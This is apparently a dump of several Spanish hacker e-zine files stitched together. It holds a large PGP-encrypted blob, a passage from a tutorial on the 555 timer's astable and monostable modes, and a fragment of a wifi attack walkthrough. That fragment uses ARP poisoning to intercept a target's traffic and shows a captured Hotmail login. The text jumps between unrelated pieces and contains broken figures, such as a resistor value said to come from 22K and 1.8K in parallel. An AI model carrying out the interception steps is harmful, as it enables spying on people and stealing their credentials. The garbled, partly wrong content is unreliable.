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

0x03-mad grr1.txt

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

0x03-mad grr1.txt

CMiVgtofDg0biriUEgIbbYe3Tq7kIpA606cOGlIS5M+fid87cLO07Ux+GYokoCJ6Z
VBGa0QtIIdk4Ge8Zem/F+228w/Deifexen/E05FKRpxl0uTSNTIKlBOM+igmk800
bp78IpTHEgAvIV/0ztYYGh9yowG1ZeQspVk5uc6liGAecSVMnYNg3bp1FGXC1sPQ
YLO2xswy4HMcNJRbr1o/Z9zwAnGyHGgI9392QyYCuE2DeZVllSU/Q1Zqwg02iB/x
PguMMRZqw+V4I8g/zJN771z/IK9pPOT9vSZUczS79mht67YBgAfGhvd1vzyNR8BQ
ttazhZV39rQfVGQ0j20PsdVHxx44eIb5tva4vEvrbdN6W7Xe72vb/lzdPnezvDur
um1U77QgyfDn6x+rxmmNUTn1D6rbNlHi lPZUKn6EPJyF244DSHhuoNzGhGpbN8vf
V4bD4gOJlKmd19fdhG/Fn6xrA5t6sqZ1Rm1r5RUBDiAetUPGE6ozj6RYmHxLGWlI
sgGB3gxws/aw/M0teYc9/OQnM5pp+OwnULO39vjWRyg8VIZz943MwwKIjxtjnkBf
jXQIdv5xMkyHwajIefAc1MKLUAm/hz9BPeyGs3Ahd0c0KzWBSqec1DNUIbwMEqka
6l3qr9Ru6iJl1nbpNGeh4+mGao39KT6TT6wy6kF5Cr6Vfp/9AN9Lb6D30Yfpb+hbN
Mg8wQ5knmGQmjZnFzGZKGJEJMhuY3zGbmSZmJ/MFc5g5yVxivmN6GZanZ4eyT7BJ
7EQ2h81nF7GlRj+v2FdYmX2dfYv9E9vi/i/byu5hd7An2PNsF3uTNRviDA8Zxhpm
GlyGdYZfGX5jeMPwrqHOSMxwN8M/DLCNDxlnGecYi41lx18Z3zV+ZNxi5MwrLe8/
8FjdmMcS68bUDeRf53/Hf8B/zH/GHyvtKl1dF/+hva6sRCqplHmrZEVKWUpjSrvK
4tRtjj2Oq46Fy1PrPh8fmPrw1B1T3Xup6XPSn0/3p48u3/hStrRt5bu/OPeL6uVb
s99cfj77cvZ32bez2ZzYnKSciXwvFfyyUC78XeHVQigyFWUXPVtUW9RenKVu54KH
nptQvK84ra6jOKNu2c/qfnbn9b0rq6572ck64rqf1f1hrf0K+Lef/wc=
=4awR

-----END PGP MESSAGE-----

EOF

pero por razones de seguridad es conveniente alimentarlo con tensiones no mayores a 15 V. Si por algun error (o a proposito) se supera el valor maximo (18V), el circuito se destruye (fire!!!). Lo mismo sucede si se invierte la polaridad de la alimentacion.

1.4 Salida del 555

La salida (out) del 555 se obtiene entre los pines 3 y masa. En estos bornes vamos a conectar la carga que vamos a activar, que puede ser una resistencia, un led, la bobina de un rele, un parlante con su correspondiente resistencia limitadora, la entrada de otro circuito integrado, etc.

Hay que tener en cuenta que en ningun momento debemos superar el maximo de disipacion de potencia permitido por el circuito, que en el caso del encapsulado plastico es de 600 mW.

$$Disipacion\ Potencia = I^2 * Rcarga$$

2. Modos de funcionamiento


El fabricante del IC suministra dos configuraciones circuitales que pueden usarse para poner en funcionamiento este integrado.


2.1 Configuracion Astable

Este tipo de circuito tambien se puede denominar como un generador de onda cuadrada, o simplemente oscilador.

El IC, con los componentes asociados que puedes ver en la figura, entra en un modo de funcionamiento que genera en su salida una sucesion de estados altos y bajos (0s y 1s), como si hubiera un idiota adentro que esta moviendo una llave constantemente de Vcc a Gnd.

La velocidad con la que el idiota mueve la llave se determina con los valores de los componentes asociados al integrado, Ra, Rb y C.





Con esta configuración, se obtiene una señal en el pin 3 que tiene dos posibles estados : Vcc y 0 V.

La señal puede ser cuadrada, o rectangular. Se calcula de la siguiente manera :

T1 : Tiempo en estado alto (Vcc). Depende de Ra, Rb y C.
 $T1 = 0.69 * (Ra + Rb) * C$

T2 : Tiempo en estado bajo. Depende de Rb y C
 $T2 = 0.69 * Rb * C$

T : Tiempo que tarda la señal en efectuar un ciclo completo (Periodo)
 $T = T1 + T2$

$T = 0.69 * (Ra + (2 * Rb)) * C$

La frecuencia de la señal se determina como la inversa de la suma de los dos tiempos :?

$$Frec = \frac{1}{0.69 * (Ra + (2 * Rb)) * C}$$

Siempre tenemos que tener en cuenta colocar el valor de las resistencias en ohm y el valor del capacitor en faradios.

Entonces, si el circuito contara con :
 Ra = 10K Ohm
 Rb = 2.7K Ohm
 C = 0.1 uF

$T1 = 0.69 * (10000 \text{ Ohm} + 2700 \text{ Ohm}) * 0.1e-6 \text{ F} \rightarrow \left(\begin{array}{l} 0.1 \text{ F} \times 10^{-6} \end{array} \right)$
 $T1 = 0.89 \text{ ms}$ (si la calculadora anda bien)

$T2 = 0.69 * 2700 \text{ Ohm} * 0.1e-6 \text{ F}$
 $T2 = 0.187 \text{ ms}$ (confio en tu calculadora...)

La frecuencia la señal obtenida a la salida sería :

$$Frec = \frac{1}{0.69 * (10000 \text{ Ohm} + (2 * 2700 \text{ Ohm})) * 0.1e-6 \text{ F}}$$

Loading.....
 Calculating.....
 Pulsating tecling de calculadorating.....
 Calculating complete and simple.


Frec = 937 Hz (aproximadamente)

2.2 Configuración Monoestable

Este modo de trabajo, que también se puede denominar temporizador, trabaja en posición de reposo, es decir que la salida se encuentra en estado bajo.

Si en esta condición se aplica al IC una señal de disparo a través de la pata 2, la salida pasa inmediatamente a estado alto (VCC) y se mantendrá en este estado durante un tiempo T, para luego retornar a la posición de reposo hasta que se aplique nuevamente una señal de disparo.

El circuito propuesto por el fabricante para este modo de funcionamiento es:



Si aplicamos una señal de disparo con un flanco descendente, el circuito comienza a temporizar, o sea que su salida se pone en estado alto durante un cierto tiempo y después volver al estado original.

El tiempo que la salida se mantiene en estado alto depende de Ra y C :

$$T = 1.3 * Ra * C$$

Siendo T en Segundos, Ra en Ohm y C en Faradi os

Para calcular de forma mas sencilla, podemos despejar la ecuación de modo que dando el valor de T y C, obtengamos el valor de Ra.

Supongamos que necesitamos un temporizador de 5 min, y tenemos un capacitor de 100 uF.

$$R_a = \frac{1}{(1.3 \times C) / T}$$

$$R_a = \frac{1}{(1.3 \times 100e-6 \text{ F}) / 300s} = 230769 \text{ Ohm} \rightarrow 22K + 1.8K$$

Podemos construir una Ra de 230800 Ohm (casi igual) de la siguiente manera :

$$\frac{22K}{\text{---}} \parallel \frac{1.8K}{\text{---}} = R_a$$

Hay que aclarar que cuando se utilizan valores muy grandes, como capacitores mayores a 1 uF, y resistencias del orden de MOhms, la ecuacion no dara resultados exactos en la practica, debido especialmente a las perdidas en el capacitor, de modo que los valores de T seran levemente mayores en la practica.

3. Control del 555

El 555 tiene dos entradas de control (si, dos) que amplian enormemente [que palabrota] las aplicaciones del mismo.

Reset, Pin 4

Cuando este pin queda desconectado, es decir al aire, o se conecta al positivo de la fuente de alimentacion (Vcc), no produce ningun efecto sobre el circuito.


Cuando este pin se conecta a masa en forma directa, o bien de forma indirecta a traves de cualquier otro circuito, o mediante una resistencia de valor menor a 20K Ohm, la salida del circuito integrado se anula.

Tension, Pin 5

Cuando este pin no ha sido conectado, no tiene ninguna funcion sobre el circuito.

Cuando se le aplica un determinado nivel de tension, se modifica la forma de la señal de salida, haciendo que T1 sea mayor, sin que haga falta modificar Ra, Rb o C.

Si se quiere analizar el funcionamiento de este pin, se puede realizar una conexi on potenciometrica en forma de divisor de tension, de la siguiente manera :



De esta manera se puede hacer variar la tension aplicada al pin 5 con un simple giro del mando del potenciometro.

4. Interconexion de circuitos

Las entradas de control Reset (pin 4) y Tension (pin 5) pueden ser operadas en modo manual, pero tambien pueden ser controladas desde otro circuito electronico.

Por ejemplo, se puede construir un oscilador astable de baja frecuencia (alrededor de 1 Hz) que llamaremos Obaj, para controlar la entrada de reset de otro oscilador astable de audifrecuencia (les parece bien 1Khz?) que llamaremos Oaud.

Cuando la salida de Obaj este en estado alto (Vcc), se habilitara la salida de de Oaud. Cuando la salida de Obaj este en un estado bajo, la entrada de reset de Oaud tendra 0V, o sea que sera lo mismo que conectarla a masa, de modo que se inhabilitara la salida de Oaud.

El resultado de esta conexion sera un tono intermitente de audio (como la se#al de ocupado)

Las posibilidades dependen de nuestra pobre imaginacion quemada por la television, las drogas (no, yo no lo hago :) y el alcohol (ahi si)

5. Caracteristicas tecnicas

[tambien conocido como copy-paste]

Las siguientes son algunas caracteristicas mas notables de los circuitos integrados LM555 y LM555C de national semiconductor. Estos dos chip son funcionalmente identicos pero se diferencian por su rango de temperatura de trabajo.

El LM555 (version estandar) puede trabajar en ambientes con temperaturas desde -55 ºC hasta 125 ºC y el LM555C (version comercial) con temperaturas desde 0 ºC hasta 70 ºC .

Los datos de corriente estan dados en miliamperios (mA), los de

vol tajes en voltios (V), los de potencia en milivatios (mV) y los de temperatura en grados celcius (ºC).

Rango de vol tajes de al imentaci on

 LM555 4.5 V a 18 V
 LM555C 4.5 V a 16 V

Maxi mo vol taje de al imentaci on

 18 V

Maxi ma di si paci on de potenci a

 Capsul a DIP 600-760 mW
 Capsul a metal ica 1180 mW

Consumo de corri ente (si n carga y con Vcc = 5v)

 LM555 de 3 mA a 5mA
 LM555C de 3 mA a 6mA

Maxi mo vol taje de sal ida en bajo (con Vcc = 5v)

 LM555 0.25 V
 LM555C 0.35 V

Mi ni mo vol taje de sal ida en al to (con Vcc = 5v)

 LM555 3.00 V
 LM555C 2.75 V

Maxi ma corri ente de sal ida

 200 mA

Especi fi caci ones general es del 555

	Vcc	5 V	10 V	15 V
Frecuencia maxima (Astable)		500 KHz	a	2 MHz
Nivel de tension Vc (medio)		3.3 V	6.6 V	10.0 V
Err de frecuencia (Astable)		5%	5%	5%
Err de temporizaci3n (Monoestable)		1%	1%	1%
Max valor de Ra + Rb		3.4 Meg	6.2 Meg	10 Meg
Valor minimo de Ra		5 K	5 K	5 K
Valor minimo de Rb		3 K	3 K	3 K
Reset VH/VL (pin-4)		0.4=<0.3	0.4=<0.3	0.4=<0.3
Corriente de salida (pin-3)		200ma	200ma	200ma

Vc = di sparo

0x04-mad grri.txt

Bueno, he terminado bastante temprano (5:20 pm), asi que me voy a dormir una linda siesta...

Nos vemos,
el otro

Este articulo tenia una despedida un poco mas larga.
Algunos editores de este e-zine han considerado que era un sinsentido y tampoco deseamos llenar espacio por el placer de echar caracteres al azar.

Lo hemos recortado

set-ezine

EOF

0x05-mad grml.txt

a la tecla 1 del teclado (la que pone el nº1, la admiración y la barra), luego seleccionamos la IP del AP y pulsamos la tecla 2.

Vamos al menú "Mitm" y escogemos la primera opción "Arp poisoning", y en el recuadro que nos aparece escribimos remote y pulsamos Enter. Por último nos dirigimos al menú "Start" y pulsamos "Start sniffing". El proceso comienza a capturar tráfico.

Con esto conseguimos hacer creer a OBJETIVO que nosotros somos el AP y de este modo todo el tráfico que OBJETIVO genere pasará por nosotros antes de llegar al AP real que lo enviará seguidamente a Internet. Espionaje dije antes? Si, no me equivocaba...

Bajo al piso de abajo, me tomo un zumito de pina y en cuanto subo (2 minutos a lo sumo) ya tenemos algo interesante en el cuadro inferior de "User Messages":

```
HTTP : 65.54.179.203:443 -> USER: nombre@hotmail.com PASS: contraseña  
INFO: http://login.live.com/login.srf?id=2&svc=mail&cbid=24325&msspjph=1&tw  
900&fs=1&lc=58378&lang=ES
```

